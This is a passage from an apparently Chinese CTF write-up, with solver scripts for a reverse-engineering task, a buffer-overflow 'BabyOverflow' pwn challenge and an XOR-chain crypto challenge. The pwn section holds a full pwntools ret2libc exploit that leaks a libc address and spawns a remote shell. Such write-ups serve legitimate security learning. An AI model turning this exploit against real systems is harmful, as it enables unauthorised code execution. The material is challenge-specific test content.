}   while ( result < 23 );
```

可以写出如下的代码：

```
data = [0x13e0, 0x4a8, 0x1380, 0x670, 0x19c0, 0x570, 0x16a0, 0x4e0, 0x1800, 0x4b8,
0x1b00, 0x510, 0x1840, 0x4a0, 0x1880, 0x610, 0x19e0, 0x620, 0x1bc0, 0x4c0, 0x19e0,
0x6a8, 0x19e0]
print len(data)
s = 'WelcomeSafeCodeabcdefgh'
for i in range(0, len(data)):
    if i % 2 == 0:
        print chr((data[i] / 32) - ord(s[i])),
    else:
        print chr((data[i] / 8) - ord(s[i])),
print len(s)
```

0x05 Pwn

a.BabyOverflow

分值：50
描述：

一个简单的缓冲区溢出，开了 ASLR

```
#!/usr/bin/env python
from pwn import *
```

```
libc = ELF('libc.so.6')
elf = ELF('babyoverflow')

p = remote('169.254.197.21', 10043)

plt_write = elf.symbols['write']
got_write = elf.got['write']
vulfun_addr = 0x08048404

payload1 = 'a'*140 + p32(plt_write) + p32(vulfun_addr) + p32(1) +p32(got_write) + p32(4)
p.send(payload1)
write_addr = u32(p.recv(4))
system_addr = write_addr - (libc.symbols['write'] - libc.symbols['system'])
binsh_addr = write_addr - (libc.symbols['write'] - next(libc.search('/bin/sh')))
payload2 = 'a'*140  + p32(system_addr) + p32(vulfun_addr) + p32(binsh_addr)
p.send(payload2)
p.interactive()
```

0x06 Crypto

a.easycrypto

分值：25
描述：根据密文解密：CRYiZFx9ExBDA0BPJxAydn5wBiUgVScEelEnBA==

给出的加密代码：

```
import struct
import base64

cypher_text = 'CRYiZFx9ExBDA0BPJxAydn5wBiUgVScEelEnBA=='

flag = '####################'
iv = struct.unpack("I", 'x1a0')[0]
print 'iv is ', hex(iv),iv


def crypto(data):
        return data ^ data >> 16

def encode(datas, iv):
        cypher = []
```

```
    datas_length = len(datas)
    cypher += [crypto(datas[0] ^ iv)]

    for i in range(1, datas_length):
        cypher += [crypto(cypher[i-1] ^ datas[i])]

    cyphertext = ''
    for c in cypher:
        cyphertext += struct.pack("I", c)
    return base64.b64encode(cyphertext)


padding = 4 - len(flag) % 4
if padding != 0:
    flag = flag + "\x00" * padding

datas = struct.unpack("I" * (len(flag) / 4), flag)
print encode(datas, iv)
```

相应的解密代码：

```
import struct
import base64
import binascii as ba

iv = struct.unpack("I", 'x1a0')[0]
print 'iv is ', hex(iv),iv

def crypto(data):
    return (data >> 16)^ data

cyphertext = 'CRYiZFx9ExBDA0BPJxAydn5wBiUgVScEelEnBA=='
cypher = base64.b64decode(cyphertext)


count = 0
tmp = ''
cyp = ""
for c in cypher:
    count= count +1
    tmp = tmp + c
    if count%4==0:
        cyphertext = struct.unpack("I", tmp)
        cyp = cyp +str(cyphertext)
        tmp=''
```

```
cyp = cyp.replace(',)(','.').strip(',').strip('(').strip(')').strip(',')
cyplist = cyp.split('.')

datas_length = len(cyplist)
cypB = cyplist
datas = []
data = int(crypto(int(cypB[0])) ^ iv)
datas.insert(0,data)

for i in range(1, datas_length):
        data = int(int(cypB[i-1]) ^ crypto(int(cypB[i])))
        datas.insert(i,data)

for i in range(datas_length):
        datas[i] = hex(datas[i])
flag = "".join(datas).replace('0x','').decode('hex')
print 'flag:',flag
```